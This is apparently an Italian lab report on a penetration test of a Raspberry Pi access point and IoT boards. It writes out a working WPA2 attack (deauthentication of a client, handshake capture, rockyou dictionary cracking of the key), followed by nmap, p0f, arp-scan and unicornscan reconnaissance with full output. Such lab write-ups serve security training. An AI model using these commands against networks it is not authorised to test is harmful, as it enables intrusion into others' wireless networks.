


Target Discovery

Scansione reti Wi-Fi: Fase 1

Device: Raspberry Pi

- Sezione – Wi-Fi (802.11)



Advertised SSIDs

SSID: Rasberry-AP

SSID	Rasberry-AP
Encryption	WPA2 WPA2-PSK AES-CCM
MFP	Unavailable
Channel	7
HT Mode	HT20
First Seen	Jun 17 2024 11:36:19
Last Seen	Jun 17 2024 11:39:35
Beacon Rate	10/sec
Max. Rate	72.2 MBit/s
802.11d Country	IT

Packet Graphs

Seen By

Dev/Debug Options

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-AP**:

- impostiamo la scheda Wi-Fi in **Monitor Mode**.

Comando:

```
airmon-ng start wlan0
```

```
(root㉿kali)-[~/home/kali]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      1868 NetworkManager
      1923 wpa_supplicant

      PHY     Interface       Driver        Chipset
      phy0    wlan0          iwlwifi       Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
                           (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                           (mac80211 station mode vif disabled for [phy0]wlan0)

(root㉿kali)-[~/home/kali]
#
```

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-AP**:

- identifichiamo la rete target ed il relativo *BSSID*.

Comando: airodump-ng wlan0mon

CH 2][Elapsed: 6 s][2024-06-17 14:00										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
<u>B8:27:EB:D2:11:53</u>	-35	11	0 0	7	65	WPA2	CCMP	PSK	<u>Raspberry-AP</u>	
D6:35:1D:4D:E6:7F	-43	8	0 0	1	720	WPA2	CCMP	PSK	Tim-Mont-2.4GHz	
D6:35:1D:4D:E6:7E	-42	9	1 0	1	720	WPA2	CCMP	PSK	TIM-Mont	

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-Pi**:

- catturiamo i pacchetti del *Four-way Handshake*

Comando :

```
airdump-ng wlan0mon -c 7 --bssid B8:27:EB:D2:11:53 -w Raspberry-AP
```

CH 7][Elapsed: 0 s][2024-06-17 14:06											
BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B8:27:EB:D2:11:53	-37	100	42	1	0	7	65	WPA2	CCMP	PSK	Raspberry-AP
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes		
B8:27:EB:D2:11:53	78:21:84:89:02:E4			-63	6e- 6	0	5				

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-Pi**:

- forziamo il Client ad eseguire un nuovo *Four-way Handshake*

Comando :

```
aireplay-ng -0 3 -a B8:27:EB:D2:11:53 -c DC:4F:22:60:82:BF wlan0mon
```

```
[root@kali]~[/home/kali]
# aireplay-ng -0 3 -a B8:27:EB:D2:11:53 -c DC:4F:22:60:82:BF wlan0mon
14:08:52 Waiting for beacon frame (BSSID: B8:27:EB:D2:11:53) on channel 7
14:08:53 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [58|62 ACKs]
14:08:54 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [59|63 ACKs]
14:08:54 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [64|67 ACKs]

[root@kali]~[/home/kali]
#
```

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-Pi**:

- analizziamo l'outout di **airodump-ng**

```
CH  7 ][ Elapsed: 2 mins ][ 2024-06-17 14:09 ][ WPA handshake: B8:27:EB:D2:11:53
          BSSID      PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
          B8:27:EB:D2:11:53 -34 100    1656     60    0    7   65   WPA2 CCMP   PSK  Rasberry-AP
          BSSID      STATION          PWR   Rate  Lost   Frames Notes Probes
          B8:27:EB:D2:11:53 DC:4F:22:60:82:BF -60    1e- 6     0     501  EAPOL
          B8:27:EB:D2:11:53 78:21:84:89:02:E4 -67    6e- 6     0      71
```

WPA handshake
avvenuto

Files di output:
traffico prodotto

```
[root@kali)-[/home/kali]
# ll
total 244
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Desktop
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Documents
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Downloads
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Music
drwxr-xr-x 2 kali kali 120 Jun 17 12:31 Pictures
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Public
-rw-r--r-- 1 root root 28774 Jun 17 12:32 Rasberry-AP-01.cap
-rw-r--r-- 1 root root 577 Jun 17 12:32 Rasberry-AP-01.csv
-rw-r--r-- 1 root root 591 Jun 17 12:32 Rasberry-AP-01.kismet.csv
-rw-r--r-- 1 root root 3813 Jun 17 12:32 Rasberry-AP-01.kismet.netxml
-rw-r--r-- 1 root root 202851 Jun 17 12:32 Rasberry-AP-01.log.csv
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Templates
drwxr-xr-x 2 kali kali 40 Jun 17 12:17 Videos
```

Target Discovery

Scansione reti Wi-Fi: Fase 2

Effettuiamo il cracking della password dell'acces point **Raspberry-Pi**:

- dictionary attack (*brute force*)

Comando:

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt  
-b B8:27:EB:D2:11:53 Raspberry-AP.cap
```

```
Aircrack-ng 1.7  
[00:00:06] 34551/14344392 keys tested (5594.95 k/s)  
Time left: 42 minutes, 37 seconds  
0.24%  
KEY FOUND! [ Password123 ]  
  
Master Key      : E0 B4 9A 97 E4 8E 55 19 C9 D8 57 1F 31 DF 37 23  
                  45 70 CD B7 BB 63 EA 1C 3E D9 CC C1 C3 AA C5 02  
  
Transient Key   : 7C 6B 56 4C 5B FF 1C 94 E8 FA EE FD 3D 8D 2E B7  
                  53 EC 3B 72 37 C0 5E E2 BA 87 CD 36 C0 A1 DB 11  
                  64 BD 75 7C 9F 72 5E 76 3A 5D 86 A7 3D F4 D4 51  
                  43 B7 C1 61 2E A0 74 68 8F 60 91 FB 16 E5 17 93  
  
EAPOL HMAC     : 21 02 E0 63 1B 14 75 00 8C C1 AD E1 DE 65 90 69  
  
# (root㉿kali)-[/home/kali]
```

Target Discovery

Scansione reti Wi-Fi: Fase 3

Ci collegiamo alla rete **Raspberry-AP** con password **Password123** e prendiamo il nuovo indirizzo IP della VM *Kali*:

Comando: ifconfig

```
(root㉿kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.14.30 netmask 255.255.255.0 broadcast 192.168.14.255
      inet6 fe80::20c:29ff:fe1f:8ceb prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:1f:8c:eb txqueuelen 1000 (Ethernet)
          RX packets 268 bytes 41182 (40.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 55 bytes 7567 (7.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```

Target Discovery

Scansione reti Wi-Fi: Fase 3

Il numero degli host attivi sulla rete è 6:

- **192.168.14.24** – *Arduino*
- **192.168.14.26** – *ESP32*
- **192.168.14.27** – *ESP8266*
- **192.168.14.240** – *Raspberry Pi*

Comando :

```
nmap -sn 192.168.14.0/24
```

```
[root@kali] ~
# nmap -sn 192.168.14.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 20:00 CEST
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.20s latency).
MAC Address: 34:94:54:23:13:58 (Espressif)
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.17s latency).
MAC Address: 78:21:84:89:02:E4 (Espressif)
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.19s latency).
MAC Address: DC:4F:22:60:82:BF (Espressif)
Nmap scan report for alberto (192.168.14.28)
Host is up (0.00019s latency).
MAC Address: 04:EA:56:C3:B2:B6 (Intel Corporate)
Nmap scan report for 192.168.14.240
Host is up (0.034s latency).
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Nmap scan report for kali (192.168.14.30)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 17.82 seconds

[root@kali] ~
#
```

Target Discovery

Scansione reti Wi-Fi: Fase 3

Il numero degli host attivi sulla rete è 5, esattamente come la scansione effettuata con '**sudo nmap**' con la differenza che il tool **arp-scan** ha omesso l'indirizzo IP della VM Kali.

Comando :

```
arp-scan 192.168.14.0/24
```

```
(root㉿kali)-[~/home/kali]
# arp-scan 192.168.14.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:1f:8c:eb, IPv4: 192.168.14.30
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.14.28 04:ea:56:c3:b2:b6 (Unknown)
192.168.14.24 34:94:54:23:13:58 (Unknown)
192.168.14.27 dc:4f:22:60:82:bf (Unknown)
192.168.14.26 78:21:84:89:02:e4 (Unknown)
192.168.14.240 b8:27:eb:d2:11:53 (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.839 seconds (139.21 hosts/sec). 5 responded

(root㉿kali)-[~/home/kali]
#
```

Target Discovery

OS Fingerprint Attivo

Informazioni reperite con l'OS fingerprint attivo usando **nmap**:

- sistema **Linux**;
- kernel version **5.x** (5.0 o 5.5);
- scansione porte attive
 - **porta 22 (servizio SSH)**
 - **porta 53 (servizio DNS)**

Comando :

```
nmap -O 192.168.14.0/24
```

```
[root@kali ~]# nmap -O 192.168.14.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:04 CEST
Nmap scan report for 192.168.14.240
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.24 seconds
```

```
[root@kali ~]
```

Target Discovery

OS Fingerprint Attivo

L'OS Fingerprint su questa tipologia di dispositivi richiederebbero scripts ad hoc.

```
(root㉿kali)-[~/home/kali]
└─# nmap -O 192.168.14.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:06 CEST
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.19s latency).
All 1000 scanned ports on arduino-1358 (192.168.14.24) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 34:94:54:23:13:58 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (95%), Advanced Illumination DCS-100E lighting controller (95%), AudioControl D3
400 network amplifier (95%), British Gas GS-Z3 data logger (95%), Daysequerra M4.2SI radio (95%), Denver Electronics AC-5000W MK2
camera (95%), DTE Energy Bridge (lwIP stack) (95%), Enlogic PDU (FreeRTOS/lwIP) (95%), Espressif esp8266 firmware (lwIP stack) (95
%), Espressif ESP8266 WiFi system-on-a-chip (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds

└─#
```

```
(root㉿kali)-[~/home/kali]
└─# nmap -O 192.168.14.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:08 CEST
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.26s latency).
All 1000 scanned ports on esp32-8902E4 (192.168.14.26) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 78:21:84:89:02:E4 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: media device
Running: Microsoft Xbox 360
OS CPE: cpe:/h:microsoft:xbox_360_kernel
OS details: Microsoft Xbox 360 Dashboard
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.18 seconds

└─#
```

```
(root㉿kali)-[~/home/kali]
└─# nmap -O 192.168.14.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:09 CEST
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.37s latency).
All 1000 scanned ports on ESP-6082BF (192.168.14.27) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: DC:4F:22:60:82:BF (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D3
400 network amplifier (96%), British Gas GS-Z3 data logger (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-5000W MK2
camera (96%), DTE Energy Bridge (lwIP stack) (96%), Enlogic PDU (FreeRTOS/lwIP) (96%), Espressif esp8266 firmware (lwIP stack) (96
%), Espressif ESP8266 WiFi system-on-a-chip (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.28 seconds

└─#
```

Target Discovery

OS Fingerprint Passivo

Informazioni reperite con l'OS fingerprint passivo usando **pOf**:

- porsi in ascolto sull'interfaccia *eth0* ed ispezionare i pacchetti *TCP/IP*

Comando: `p0f -i eth0`

```
(root㉿kali)-[/home/kali]
# p0f -i eth0
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.
```

Target Discovery

OS Fingerprint Passivo

Informazioni reperite con l'OS fingerprint passivo usando *pOf*:

- utilizziamo ssh in modo che la macchina target invii pacchetti sull'interfaccia di rete *eth0*

Comando: ssh user@192.168.14.240

OS fingerprint passivo non riuscito:

- OS = ‘???’

```
.-[ 192.168.14.30/38016 → 192.168.14.240/22 (syn) ]-
| client    = 192.168.14.30/38016
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic tos:0x04
| raw_sig   = 4:64+0:0:1460:mss*22,7:mss,sok,ts,nop,ws:df,id+:0
|_

.-[ 192.168.14.30/38016 → 192.168.14.240/22 (mtu) ]-
| client    = 192.168.14.30/38016
| link      = Ethernet or modem
| raw_mtu   = 1500
|_

.-[ 192.168.14.30/38016 → 192.168.14.240/22 (syn+ack) ]-
| server    = 192.168.14.240/22
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|_
```

Target Discovery

Riassunto

La seguente tabella riassume tutte le informazioni rilevanti estrapolate dalla fase di *Target Discovery*:

Nome Target	Indirizzo IP	MAC Address	OS Detect
Raspberry Pi	192.168.14.240	B8:27:EB:D2:11:53	Linux 5.x
Arduino-1358	192.168.14.24	34:94:54:23:13:58	/
esp32-8902EA	192.168.14.26	78:21:84:89:02:E4	/
ESP-6082BF	192.168.14.27	DC:4F:22:660:82:BF	/

Target Enumeration

TCP Port Scanning: *nmap -sS*

Per scovare le porte che sono aperte sull'asset viene effettuata una SYN Scan sfruttando *nmap*:

- **porta 22/tcp** → SSH
- **porta 53/tcp** → domain
- **porta 1883/tcp** → MQTT

Comando:

```
nmap -sS -p- 192.168.14.240
```

```
Nmap scan report for 192.168.14.240
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
1883/tcp  open  mqtt
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 2652.92 seconds
```

Target Enumeration

TCP Port Scanning: *nmap -sV*

Effettuiamo una Version Detection per stabilire quali sono i servizi associati alle varie porte e quali sono le versioni di questi.

Comando:

```
nmap -sV -p- -oX report.xml  
192.168.14.240
```

```
Nmap scan report for 192.168.14.240  
Host is up (0.46s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE          VERSION  
22/tcp    open  ssh             OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)  
53/tcp    open  domain          dnsmasq 2.85  
1883/tcp  open  mosquitto version 2.0.11  
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 2694.49 seconds
```

Il report dettagliato della scansione è stato esportato in formato XML e successivamente convertito in formato HTML per una consultazione più agevole.

Target Enumeration

TCP Port Scanning: *nmap -A*

Questa scansione è chiamata **Aggressive Scan** ed è una scansione che esegue contemporaneamente le seguenti scansioni:

- OS Fingerprinting;
- Traceroute;
- Script Scan;
- Service Version Detection.

```
Nmap scan report for 192.168.14.240
Host is up (0.035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:03:42:45:8e:f6:78:09:53:a0:a4:4c:31:0d:b3:a2 (RSA)
|   256 22:e9:64:59:91:5a:d1:e3:82:68:57:80:e8:b2:5c:2f (ECDSA)
|_  256 d0:5d:3e:1c:33:ca:67:99:54:19:88:6f:3c:96:70:82 (ED25519)
53/tcp    open  domain           dnsmasq 2.85
| dns-nsid:
| bind.version: dnsmasq-2.85
1883/tcp  open  mosquitto version 2.0.11
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/bytes/sent/1min: 27.74
|     $SYS/broker/version: mosquitto version 2.0.11
|     $SYS/broker/load/messages/received/5min: 13.05
|     $SYS/broker/load/connections/15min: 0.08
|     $SYS/broker/load/messages/sent/1min: 13.11
|     $SYS/broker/bytes/received: 8363
|     $SYS/broker/messages/sent: 3925
```

Comando:

```
nmap -A -p- -oX report-aggressive.xml
```

```
192.168.14.240
```

Target Enumeration

TCP Port Scanning: *nmap -sS*

Effettuiamo ora una scansione su tutte le porte degli altri dispositivi target.

Comando:

```
nmap -sS -p- 192.168.14.24  
nmap -sS -p- 192.168.14.26  
nmap -sS -p- 192.168.14.27
```

Noteremo che questi dispositivi non presenteranno alcuna porta aperta.

```
(root㉿kali)-[~/home/kali]  
└─# nmap -sS -p- 192.168.14.24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:15 UTC  
Nmap scan report for arduino-1358 (192.168.14.24)  
Host is up (0.011s latency).  
All 65535 scanned ports on arduino-1358 (192.168.14.24) are in ignored states.  
Not shown: 65535 closed tcp ports (reset)  
MAC Address: 34:94:54:23:13:58 (Espressif)  
  
Nmap done: 1 IP address (1 host up) scanned in 74.27 seconds  
  
(root㉿kali)-[~/home/kali]  
└─# nmap -sS -p- 192.168.14.26  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:20 UTC  
Stats: 0:08:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 76.07% done; ETC: 17:31 (0:02:43 remaining)  
Stats: 0:08:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 76.09% done; ETC: 17:31 (0:02:43 remaining)  
Stats: 0:08:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 76.12% done; ETC: 17:31 (0:02:43 remaining)  
Nmap scan report for esp32-8902E4 (192.168.14.26)  
Host is up (0.0032s latency).  
All 65535 scanned ports on esp32-8902E4 (192.168.14.26) are in ignored states.  
Not shown: 65535 closed tcp ports (reset)  
MAC Address: 78:21:84:89:02:E4 (Espressif)  
  
Nmap done: 1 IP address (1 host up) scanned in 681.37 seconds  
  
(root㉿kali)-[~/home/kali]  
└─# nmap -sS -p- 192.168.14.27  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-18 17:32 UTC  
Nmap scan report for ESP-6082BF (192.168.14.27)  
Host is up (0.0029s latency).  
All 65535 scanned ports on ESP-6082BF (192.168.14.27) are in ignored states.  
Not shown: 65535 closed tcp ports (reset)  
MAC Address: DC:4F:22:60:82:BF (Espressif)  
  
Nmap done: 1 IP address (1 host up) scanned in 678.41 seconds  
  
(root㉿kali)-[~/home/kali]
```

Target Enumeration

UDP Port Scanning

Effettuiamo ora una scansione *UDP* su tutte le porte:

- **porta 53/udp** -> domain
- **porta 123/udp** -> NTP

Comando :

```
unicornscan -m U -Iv  
192.168.14.240:1-65535
```

```
[root@kali]~[~/home/kali]  
# unicornscan -m U -Iv 192.168.14.240:1-65535  
adding 192.168.14.240/32 mode `UDPscan' ports `1-65535' pps 300  
using interface(s) eth0  
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little lo  
UDP open 192.168.14.240:53 ttl 64  
UDP open 192.168.14.240:123 ttl 64  
sender statistics 299.7 pps with 65544 packets sent total  
listener statistics 768 packets received 0 packets dropped and 0 interface drops  
UDP open domain[ 53] from 192.168.14.240 ttl 64  
UDP open ntp[ 123] from 192.168.14.240 ttl 64  
[root@kali]~[~/home/kali]  
#
```

Particolare attenzione verrà presa per la porta
123, nota per essere sfruttata in attacchi di
amplificazione DDoS.

Target Enumeration

UDP Port Scanning

Effettuiamo ora una scansione su tutte le porte degli altri dispositivi target.

In tutte le altre scansioni la porta *UDP* 53 (*DNS*) è risultata aperta sugli host specificati (tranne per il target con IP 192.168.14.26). Questo indica che il servizio *DNS* è attivo su questi host.

```
(root㉿kali)-[~/home/kali]
# unicornscan -m U -Iv 192.168.14.27:1-65535
adding 192.168.14.27/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little l.
UDP open 192.168.14.240:53 ttl 64
sender statistics 298.2 pps with 65544 packets sent total
listener statistics 256 packets received 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 192.168.14.240 ttl 64

(root㉿kali)-[~/home/kali]
# unicornscan -m U -Iv 192.168.14.26:1-65535
adding 192.168.14.26/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little l.
sender statistics 298.2 pps with 65544 packets sent total
listener statistics 0 packets received 0 packets dropped and 0 interface drops

(root㉿kali)-[~/home/kali]
# unicornscan -m U -Iv 192.168.14.24:1-65535
adding 192.168.14.24/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little l.
UDP open 192.168.14.240:53 ttl 64
sender statistics 298.7 pps with 65544 packets sent total
listener statistics 512 packets received 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 192.168.14.240 ttl 64

#
```

Target Enumeration

Riassunto

La seguente tabella riassume tutte le informazioni rilevanti estrapolate dalla fase di *Target Enumeration*:


Nome Target	Porta aperta	Servizio	Versione
Raspberry Pi	22/tcp 53/tcp - udp 1883/tcp 123/udp	ssh domain mqtt ntp	OpenSSH 8.4p1 dnsmasq 2.85 mosquitto 2.0.11
Arduino-1358	53/udp	domain	/
esp32-8902EA	/	/	/
ESP-6082BF	53/udp	domain	/

Vulnerability Mapping

